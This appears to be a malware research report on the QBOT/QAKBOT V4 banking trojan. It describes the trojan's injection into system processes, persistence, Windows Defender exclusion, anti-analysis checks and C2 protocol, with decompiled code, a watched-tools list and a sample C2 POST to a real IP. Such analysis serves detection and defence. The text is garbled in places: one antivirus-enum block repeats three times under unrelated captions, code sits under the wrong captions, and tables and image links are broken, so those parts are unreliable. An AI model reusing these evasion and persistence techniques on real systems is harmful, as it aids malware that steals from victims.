QBOT Malware Analysis

By Cyril François

Published: 2023-02-14 · Archived: 2026-04-06 00:49:34 UTC

Key takeaways

- Elastic Security Labs is releasing a QBOT malware analysis report from a recent campaign
- This report covers the execution chain from initial infection to communication with its command and control containing details about in depth features such as its injection mechanism and dynamic persistence mechanism.
- From this research we produced a YARA rule, configuration-extractor, and indicators of compromises (IOCs)

Preamble

As part of our mission to build knowledge about the most common malware families targeting institutions and individuals, the Elastic Malware and Reverse Engineering team (MARE) completed the analysis of the core component of the banking trojan QBOT/QAKBOT V4 from a previously reported campaign.

QBOT — also known as QAKBOT — is a modular Trojan active since 2007 used to download and run binaries on a target machine. This document describes the in-depth reverse engineering of the QBOT V4 core components. It covers the execution flow of the binary from launch to communication with its command and control (C2).

QBOT is a multistage, multiprocess binary that has capabilities for evading detection, escalating privileges, configuring persistence, and communicating with C2 through a set of IP addresses. The C2 can update QBOT, upload new IP addresses, upload and run fileless binaries, and execute shell commands.

As a result of this analysis, MARE has produced a new yara rule based on the core component of QBOT as well as a static configuration extractor able to extract and decrypt its strings, its configuration, and its C2 IP address list.


> For information on the QBOT configuration extractor and malware analysis, check out our blog posts detailing this:
>
> - QBOT Configuration Extractor
> - QBOT Attack Pattern

Execution flow

This section describes the QBOT execution flow in the following three stages:

- First Stage: Initialization
- Second Stage: Installation
- Third Stage: Communication

Stage 1



First stage execution flow

The sample is executed with the **regsvr32.exe** binary, which in turn will call QBOT’s **DllRegisterServer** export:

regsvr32.exe loading QBOT and calling its DllRegisterServer export.

After execution, QBOT checks if it’s running under the Windows Defender sandbox by checking the existence of a specific subdirectory titled: **C:\INTERNAL__empty** , if this folder exists, the malware terminates itself:

QBOT checking if it is running and Windows Defender sandbox.

The malware will then enumerate running processes to detect any antivirus (AV) products on the machine. The image below contains a list of AV vendors QBOT reacts to:

```
; enum ctf::AV::Id, mappedto_265, bitfield
ctf::AV::Id::kNorton  = 1
ctf::AV::Id::kAVG  = 2
ctf::AV::Id::kMicrosoftSecurityEssential  = 4
ctf::AV::Id::kMcafee  = 8
ctf::AV::Id::kKaspersky  = 10h
ctf::AV::Id::kEsetNode32  = 20h
ctf::AV::Id::kBitDefender  = 40h
ctf::AV::Id::kAvast  = 80h
ctf::AV::Id::kTrendMicro  = 100h
ctf::AV::Id::kSophos  = 200h
ctf::AV::Id::kFSecure  = 400h
ctf::AV::Id::kWebRoot  = 800h
ctf::AV::Id::kComodo  = 1000h
ctf::AV::Id::kBytefence  = 2000h
ctf::AV::Id::kMalwareBytes  = 4000h
ctf::AV::Id::kFortinet  = 8000h
ctf::AV::Id::kDoctorWeb  = 10000h
```

Enum of vendors QBOT can detect.

AV detection will not prevent QBOT from running. However, it will change its behavior in later stages. In order to generate a seed for its pseudorandom number generator (PRNG), QBOT generates a fingerprint of the computer by using the following expression:

```
**fingerprint = CRC32(computerName + CVolumeSerialNumber + AccountName)**
```

If the **“C:”** volume doesn’t exist the expression below is used instead:


```
**fingerprint = CRC32(computerName + AccountName)**
```

Finally, QBOT will choose a set of targets to inject into depending on the AVs previously detected and the machine architecture:

| | | | ------------------------- | -- | ---------------------- | -- | -- | -- | | AV detected & architecture | Targets | | BitDefender | Kaspersky | Sophos | TrendMicro | & x86 | %SystemRoot%\SysWOW64\mobsync.exe %SystemRoot%\SysWOW64\explorer.exe | | BitDefender | Kaspersky | Sophos | TrendMicro & x64 | %SystemRoot%\System32\mobsync.exe%SystemRoot%\explorer.exe%ProgramFiles%\Internet Explorer\iexplore.exe | | Avast | AVG | Windows Defender & x86 | %SystemRoot%\SysWOW64\OneDriveSetup.exe%SystemRoot%\SysWOW64\msra.exe%ProgramFiles(x86)%\Internet Explorer\iexplore.exe | | Avast | AVG | Windows Defender & x64 | %SystemRoot%\System32\OneDriveSetup.exe%SystemRoot%\System32\msra.exe | | x86 | '%SystemRoot%\explorer.exe%SystemRoot%\System32\msra.exe%SystemRoot%\System32\OneDriveSetup.exe | | x64 |


%SystemRoot%\SysWOW64\explorer.exe%SystemRoot%\SysWOW64\msra.exe%SystemRoot%\System32\OneDriveSetup.exe
|

QBOT will try to inject itself iteratively, using its second stage as an entry point, into one of its targets– choosing the next target process if the injection fails. Below is an example of QBOT injecting into **explorer.exe**.



QBOT injecting itself into explorer.exe

Stage 2



Second stage execution flow

QBOT begins its second stage by saving the content of its binary in memory and then corrupting the file on disk:

QBOT corrupting its binary file

The malware then loads its configuration from one of its resource sections:

QBOT loading its configuration from resource

QBOT also has the capability to load its configuration from a **.cfg** file if available in the process root directory:

QBOT trying to load its configuration from a file

After loading its configuration, QBOT proceeds to install itself on the machine– initially by writing its internal configuration to the registry:

QBOT writing its configuration to the registry

Shortly after, QBOT creates a persistence subdirectory with a randomly-generated name under the **%APPDATA%\Microsoft** directory. This folder is used to drop the in-memory QBOT binary for persistence across reboot:

QBOT creating its persistence folder

At this point, the folder will be empty because the malware will only drop the binary if a shutdown/reboot event is detected. This "contingency" binary will be deleted after reboot.


QBOT will attempt the same install process for all users and try to either execute the malware within the user session if it exists, or create a value under the **CurrentVersion\Run** registry key for the targeted user to launch the malware at the next login. Our analysis didn't manage to reproduce this behavior on an updated Windows 10 machine. The only artifact observed is the randomly generated persistence folder created under the user **%APPDATA%\Microsoft** directory:

```
; enum ctf::AV::Id, mappedto_265, bitfield
ctf::AV::Id::kNorton  = 1
ctf::AV::Id::kAVG  = 2
ctf::AV::Id::kMicrosoftSecurityEssential  = 4
ctf::AV::Id::kMcafee  = 8
ctf::AV::Id::kKaspersky  = 10h
ctf::AV::Id::kEsetNode32  = 20h
ctf::AV::Id::kBitDefender  = 40h
ctf::AV::Id::kAvast  = 80h
ctf::AV::Id::kTrendMicro  = 100h
ctf::AV::Id::kSophos  = 200h
ctf::AV::Id::kFSecure  = 400h
ctf::AV::Id::kWebRoot  = 800h
ctf::AV::Id::kComodo  = 1000h
ctf::AV::Id::kBytefence  = 2000h
ctf::AV::Id::kMalwareBytes  = 4000h
ctf::AV::Id::kFortinet  = 8000h
ctf::AV::Id::kDoctorWeb  = 10000h
```

Persistence folder is empty when QBOT is running


QBOT finishes its second stage by restoring the content of its corrupted binary and registering a task via **Schtask** to launch a QBOT service under the **NT AUTHORITY\SYSTEM** account.

The first stage has a special execution path where it registers a service handler if the process is running under the **SYSTEM** account. The QBOT service then executes stages 2 and 3 as normal, corrupting the binary yet again and executing commands on behalf of other QBOT processes via messages received through a randomly generated named pipe:




QBOT running as SYSTEM service

Stage 3



Third stage execution flow

QBOT begins its third stage by registering a window and console event handler to monitor suspend/resume and shutdown/reboot events. Monitoring these events enables the malware to install persistence dynamically by dropping a copy of the QBOT binary in the persistence folder and creating a value under the **CurrentVersion\Run** registry key:



QBOT install persistence when suspend/resume or shutdown/reboot event occurs


At reboot, QBOT will take care of deleting any persistence artifacts.

The malware will proceed to creating a watchdog thread to monitor running processes against a hardcoded list of binaries every second. If any process matches, a registry value is set that will then change QBOT behavior to use randomly generated IP addresses instead of the real one, thus never reaching its command and control:

frida-winjector-helper-32.exefrida-winjector-helper-64.exeTcpdump.exewindump.exeethereal.exewireshark.exeettercap.exertsniff.exepacketcapture.execapturenet.exeqak_proxy	dumpcap.exeCFF Explorer.exenot_rundll:

QBOT will then load its domains from one of its **.rsrc** files and from the registry as every domain update received from its C2 will be part of its configuration written to the registry. See Extracted Network Infrastructure in Appendix A.

Finally, the malware starts communicating with C2 via HTTP and TLS. The underlying protocol uses a JSON object encapsulated within an enciphered message which is then base64-encoded:



QBOT message format

Below an example of a HTTP POST request sent by QBOT to its C2:

```
 Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 181.118.183.98
Content-Length: 77
Cache-Control: no-cache
```

qxlbjrbj=NnySaFAKLt+YgjH3UET8U6AUwT9Lg51z6zC+ufeAjt4amZAXkIyDup74MImUA4do4Q==

Through this communication channel, QBOT receives commands from C2 — see Appendix B (Command Handlers). Aside from management commands (update, configuration knobs), our sample only handles binary execution-related commands, but we know that the malware is modular and can be built with additional features like a VNC server, a reverse shell server, proxy support (to be part of the domains list), and numerous other capabilities are feasible.

Features

Mersenne Twister Random Number Generator

QBOT uses an implementation of [Mersenne Twister Random Number Generator] (MTRNG) to generate random values:

```
1  int __cdecl MARE::MTRNG::Init(uint32_t seed, ctf::MTRNGData *p_mtrng_data)
2  {
3    size_t n; // ecx
4    int result; // eax
5
6    p_mtrng_data->field_0[0] = seed;
7    p_mtrng_data->n = 1;
8    do
9    {
10     n = p_mtrng_data->n;
11     result = n + 0x6C078965 * (p_mtrng_data->field_0[n - 1] ^ (p_mtrng_data->field_0[n - 1] >> 30));
12     p_mtrng_data->field_0[n] = result;
13     ++p_mtrng_data->n;
14   }
15   while ( p_mtrng_data->n < 624 );
16   return result;
17 }
```

QBOT's Mersenne Twister Random Number Generator implementation


The MTRNG engine is then used by various functions to generate different types of data, for example for generating registry key values and persistence folders. As QBOT needs to reproduce values, it will almost always use the computer fingerprint and a “salt” specific to the value it wants to generate:

```
29    MARE::GenerateRandomGUIDString(
30      p_injected_process_hello_event_guid,
31      g_p_engine->computer_fingerprint_crc32 + ctf::Salt::kInjectedProcessHelloEvent);
```

QBOT generating random event name with fixed seed and salt


String obfuscation

All QBOT strings are XOR-encrypted and concatenated in a single blob we call a “string bank”. To get a specific string the malware needs a string identifier (identifier being an offset in the string bank), a decryption key, and the targeted string bank.



GetStringAux function prototype.

As this sample has two string banks, it has four **GetString**' functions currying the string bank and the decryption key parameters: One C string function and one wide string function for each string bank. Wide string functions use the same string banks, but convert the data to **utf-16**.



QBOT calling GetString function

```
10015A67    8945 0C          mov dword ptr ss:[ebp+C],eax                [ebp+C]:L"C:\\INTERNAL\\__empty"
10015A6A    FF15 70810410    call dword ptr ds:[<&GetFileAttributesW>]
10015A70    83F8 FF          cmp eax,FFFFFFFF                            eax:L"C:\\INTERNAL\\__empty"
```

GetString function currying GetStringAux with string bank and key parameters

See Appendix C (String Deciphering Implementation).

Import obfuscation

QBOT resolves its imports using a hash table:

```
; enum ctf::AV::Id, mappedto_265, bitfield
ctf::AV::Id::kNorton  = 1
ctf::AV::Id::kAVG  = 2
ctf::AV::Id::kMicrosoftSecurityEssential  = 4
ctf::AV::Id::kMcafee  = 8
ctf::AV::Id::kKaspersky  = 10h
ctf::AV::Id::kEsetNode32  = 20h
ctf::AV::Id::kBitDefender  = 40h
ctf::AV::Id::kAvast  = 80h
ctf::AV::Id::kTrendMicro  = 100h
ctf::AV::Id::kSophos  = 200h
ctf::AV::Id::kFSecure  = 400h
ctf::AV::Id::kWebRoot  = 800h
ctf::AV::Id::kComodo  = 1000h
ctf::AV::Id::kBytefence  = 2000h
ctf::AV::Id::kMalwareBytes  = 4000h
ctf::AV::Id::kFortinet  = 8000h
ctf::AV::Id::kDoctorWeb  = 10000h
```

QBOT calling GetApi function

```
1 void *__fastcall MARE::GetAPI(uint32_t *p_api_hashes, size_t size, uint32_t library_id)
```

GetApi function prototype

The malware resolves the library name through its GetString function and then resolves the hash table with a classic library’s exports via manual parsing, comparing each export to the expected hash. In this sample, the hashing comparison algorithm use this formula:

```
**CRC32(exportName) XOR 0x218fe95b == hash**
```

Resource obfuscation

The malware is embedded with different resources, the common ones are the configuration and the domains list. Resources are encrypted the same way: The decryption key may be either embedded within the data blob or provided. Once the resource is decrypted, an embedded hash is used to check data validity.

```
33  if ( p_deciphering_key )
34    MARE::ConfigurationSerializerDeserializer::SetKey(p_configuration_parser, p_deciphering_key);
35
36  if ( rsrc_size >= 0x28 )
37  {
38    // ctf -> Key is contained in the rsrc.
39    _result = MARE::DecipherRsrcData(_p_rsrc_data, 0x14u, _p_rsrc_data + 20, rsrc_size - 20, *pp_data);
40
41    if ( (_result & 0x80000000) == 0 )
42      goto LABEL_17;
43
44    // ctf -> Mismatching sha1 => Key is provided.
45    key_size = p_configuration_parser->key_size;
46    if ( key_size )
47    {
48      _result = MARE::DecipherRsrcData(p_configuration_parser->key, key_size, _p_rsrc_data, rsrc_size, *pp_data);
49      if ( (_result & 0x80000000) == 0 )
50        goto LABEL_17;
```

QBOT decrypting its resource with embedded or provided key

See Appendix D (Resource Deciphering Implementation).

Cyrillic keyboard language detection

At different stages, QBOT will check if the computer uses a Cyrillic language keyboard. If it does, it prevents further execution.

Set of languages QBOT is looking to stop its execution

AVG/AVAST special behavior

AVG and Avast share the same antivirus engine. Thus if QBOT detects one of those antivirus running, it will also check at the installation stage if one of their DLLs is loaded within the malware memory space. If so, QBOT will skip the installation phase.

QBOT checking if AVG/AVAST has hooked its process

Windows Defender special behavior

If QBOT is running under **SYSTEM** account, it will add its persistence folder to the Windows Defender exclusion path in the registry. It will also do this for the legacy Microsoft Security Essential (MSE) exclusion path if detected.

```
144  if ( ::g_p_engine->process_account_type == ctf::ProcessAccountType::SYSTEM )
145  {
146    detected_av = ::g_p_engine->detected_av;
147    if ( (detected_av & ctf::AV::Id::kMicrosoftSecurityEssential) != 0 )
148    {
149      MARE::AddFolderToMSEExclusion(_p_w_persistence_folder_path);
150    }
151    else if ( detected_av )
152    {
153      goto LABEL_22;
154    }
155    MARE::AddFolderToWindowsDefenderExclusion(_p_w_persistence_folder_path);
156  }
```

QBOT adding its persistence folder to Windows Defender and MSE exclusion paths

Exception list process watchdog

Each second, QBOT parses running processes looking for one matching the hardcoded exception list. If any is found, a "fuse" value is set in the registry and the watchdog stops. If this fuse value is set, QBOT will not stop execution– but at the third stage, the malware will use randomly generated IP and won't be able to contact C2.

```
1 void __stdcall ctf::callback::BlackListedRunningProcessWatchDog()
2 {
3   if ( MARE::GetUInt32ValueFromGlobalRegistryConfiguration0(ctf::RegistryValueId::kDoNotCheckForBlackListedRunningProcess) == -1 )
4   {
5
6     while ( MARE::IsRunningProcessesBlackList() <= 0 )
7       g_p_api_kernel32->SleepEx(1000u, 1u);
8
9     MARE::SetUInt64ValueToGlobalRegistryConfiguration(ctf::RegistryValueId::kBlackListedRunningProcessDetected, 1u);
10  }
11 }
```

Watchdog thread setting fuse if any Exceptionlisted process is detected

![QBOT using randomly generated IP address if fuse is set]/assets/images/qbot-malware-analysis/1qbot.png)

QBOT process injection

Second stage injection

To inject its second stage into one of a hardcoded target, QBOT uses a classic **CreateProcess** , **WriteProcessMemory** , **ResumeProcess** DLL injection technique. The malware will create a process, allocate and write the QBOT binary within the process memory, write a copy of its engine, and patch the entry point to jump to a special function. This function performs a light initialization of QBOT and its engine within the new process environment, alerts the main process of its success, and then execute the second stage.

![QBOT second stage injection]/assets/images/qbot-malware-analysis/2qbot.png)

![QBOT injection entry point]/assets/images/qbot-malware-analysis/3qbot.jpg)

Injecting library from command and control

QBOT uses the aforementioned method to inject libraries received from C2. The difference is that as well as mapping itself, the malware will also map the received binary and use a library loader as entry point.

![QBOT DLL loader injection]/assets/images/qbot-malware-analysis/4qbot.jpg)

```
25  MARE::ManuallyLoadImports(g_p_engine->p_qbot_dll);
26  MARE::InitializeGlobalHeap();
27  MARE::InitializeGlobalSequenceNumber();
28  MARE::InitializeGlobalAPIs0();
29  MARE::UpdateGlobalEngine();
30
31  p_w_qbot_dll_full_path = MARE::Alloc0(0x20Au);
32  if ( p_w_qbot_dll_full_path )
33  {
34    lstrcpynW(p_w_qbot_dll_full_path, g_p_engine->w_qbot_full_path, 261);
35
36    _result = MARE::LoadDllAndCallEP(g_p_dll, g_dll_size, p_w_qbot_dll_full_path, &fp_EP);
```

QBOT Dll loader entrypoint

Multi-user installation

Part of the QBOT installation process is installing itself within others users' accounts. To do so, the malware enumerates each user with an account on the machine (local and domain), then dumps its configuration under the user's **Software\Microsoft** registry key, creates a persistence folder under the users' **%APPDATA%\Microsoft** folder, and finally tries to either launch QBOT under the user session if the session exist, or else creates a run key to launch the malware when the user will log in.

```
1  int __cdecl MARE::InstallAndRunQbotForOneUser(wchar_t *p_w_account_name, PSID p_target_sid, ctf::struc_29 *p_struc_29)
2  {
3    WCHAR p_w_running_cmdline[266]; // [esp+4h] [ebp-218h] BYREF
4    uint32_t arg8a; // [esp+218h] [ebp-4h] BYREF
5
6    if ( g_p_api_advapi32->EqualSidStub(p_target_sid, g_p_engine->p_process_token_user->User.Sid) )
7      return 0;
8
9    if ( MARE::InstallQbotForOneUser(p_target_sid, p_w_account_name, p_struc_29->p_struc_22, p_w_running_cmdline, &arg8a) )
10     return 0;
11   ++p_struc_29->n_install_achieved;
12
13   if ( MARE::CreateProcessAsUserIfLogged(p_w_running_cmdline, p_target_sid, p_struc_29)
14     || MARE::RegistryCreateStartupRunValue(p_target_sid, p_w_running_cmdline) >= 0 )
15   {
16     return 0;
17   }
18   else
19   {
20     return -2;
21   }
22 }
```

QBOT installation & run for one user

Dynamic persistence

QBOT registers a window handler to monitor suspend/resume events. When they occur, the malware will install/uninstall persistence.

![QBOT window handler registration]/assets/images/qbot-malware-analysis/7qbot.png)

![QBOT window handler catching suspend/resume event]/assets/images/qbot-malware-analysis/8qbot.png)

QBOT registers a console event to handle shutdown/reboot events as well.

```
1 int MARE::AllocConsoleAndSetConsoleHandlerToDetectShutdownAndDoPersistence()
2 {
3   if ( g_p_engine->process_account_type != ctf::ProcessAccountType::SYSTEM || MARE::IsSessionInteractive() )
4     return -1;
5
6   g_p_api_kernel32->AllocConsole();
7   g_p_api_kernel32->SetConsoleCtrlHandler(MARE::callback::ConsoleDetectShutdownAndDoPersistence, 1);
8   return 0;
9 }
```

QBOT registering console handler

```
1  int __stdcall MARE::callback::ConsoleDetectShutdownAndDoPersistence(uint32_t ctrl_type)
2  {
3    if ( ctrl_type != CTRL_LOGOFF_EVENT )
4    {
5      if ( ctrl_type != CTRL_SHUTDOWN_EVENT )
6        return 0;
7      MARE::WriteQbotAndQbotUpdateOnDiskAndCreateSchtasks();
8    }
9    return 1;
10 }
```

QBOT console handler catching shutdown/reboot event

Command and control public key pinning

QBOT has a mechanism to verify the signature of every message received from its command and control. The verification mechanism is based on a public key embedded in the sample. This public key could be used to identify the campaign the sample belongs to, but this mechanism may not always be present.

![QBOT command and control message processing]/assets/images/qbot-malware-analysis/1qbot.png)

![Message signature verification with hardcoded command and control public key]/assets/images/qbot-malware-analysis/2qbot.png)

The public key comes from a hardcoded XOR-encrypted data blob.

![Hardcoded command and control public key being XOR-decrypted]/assets/images/qbot-malware-analysis/3qbot.jpg)

Computer information gathering

Part of QBOT communication with its command and control is sending information about the computer. Information are gathered through a set Windows API calls, shell commands and Windows Management Instrumentation (WMI) commands:

![Computer information gathering 1/2]/assets/images/qbot-malware-analysis/4qbot.jpg)

```
171     p_wmi_namespace = MARE::GetWString1(0xC9Eu);// b'ROOT\\CIMV2\x00'
172     WString1 = MARE::GetWString1(0x32u);      // b'Win32_ComputerSystem\x00'
173     WString0 = WString1;
174     p_w_wmi_query = MARE::GetWString1(0x533u);// b'Win32_Bios\x00'
175     v51 = MARE::GetWString1(0xF4Au);          // b'Win32_DiskDrive\x00'
176     v52 = MARE::GetWString1(0x5A3u);          // b'Win32_PhysicalMemory\x00'
